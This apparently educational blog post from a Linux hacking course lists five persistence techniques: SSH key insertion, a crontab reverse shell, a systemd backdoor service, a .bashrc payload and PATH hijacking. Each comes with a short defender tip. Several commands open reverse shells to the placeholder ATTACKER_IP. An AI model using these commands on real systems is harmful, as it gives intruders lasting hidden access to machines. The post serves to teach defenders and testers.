✨ Linux Persistence Techniques


🔹 Introduction
Persistence is the ability of an attacker to maintain access to a compromised system, even after reboots or patches. Understanding persistence methods is critical for red teamers, penetration testers, and defenders alike.
🔹 1. SSH Key Persistence
Attackers often install their SSH public key to maintain long-term access.
mkdir -p ~/.ssh
echo "attacker_public_key" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys- This allows passwordless login at any time.
- Defenders should regularly check for unauthorized entries in
~/.ssh/authorized_keys.

🔹 2. Crontab Persistenc
Attackers abuse cron jobs to execute malicious commands automatically.
(crontab -l ; echo "@reboot /bin/bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1") | crontab -- This ensures a reverse shell starts at every reboot.
- Defenders should monitor
/var/spool/cron/and user crontabs.
🔹 3. Systemd Service Backdoor
Attackers can create persistent malicious services.
cat << EOF > /etc/systemd/system/backdoor.service
[Unit]
Description=Backdoor Service[Service]
ExecStart=/bin/bash -i >& /dev/tcp/ATTACKER_IP/5555 0>&1
[Install]
WantedBy=multi-user.target
EOF
systemctl enable backdoor.service
systemctl start backdoor.service- The service runs on boot, maintaining persistence.
- Defenders should audit
/etc/systemd/system/for unusual services.
🔹 4. Bashrc / Profile Hijacking
Malicious commands can be hidden in .bashrc or /etc/profile.
echo "/bin/bash -i >& /dev/tcp/ATTACKER_IP/6666 0>&1" >> ~/.bashrc- This executes the payload whenever a new shell is started.
- Defenders should monitor
.bashrcand/etc/profilefor unauthorized changes.
🔹 5. PATH Hijacking
Attackers place trojanized binaries earlier in the PATH variable.
echo 'export PATH=/home/user/.bin:$PATH' >> ~/.bashrc- Example: dropping a fake
lsorsudoin/home/user/.bin. - Defenders should validate
$PATHand inspect unusual binary directories.
📌 Summary
- Persistence ensures attackers maintain access across reboots.
- Common persistence vectors: SSH keys, crontabs, systemd services, bashrc hijacking, PATH manipulation.
- Defenders should routinely audit persistence points.
Read Full course : https://github.com/cybersecplayground/30-Day-Linux-for-Hackers/tree/main
Get Cybersecplayground’s stories in your inbox
Join Medium for free to get updates from this writer.
📢 Follow CyberSecPlayground for daily Linux hacking lessons, persistence tricks, and real-world pentesting insights!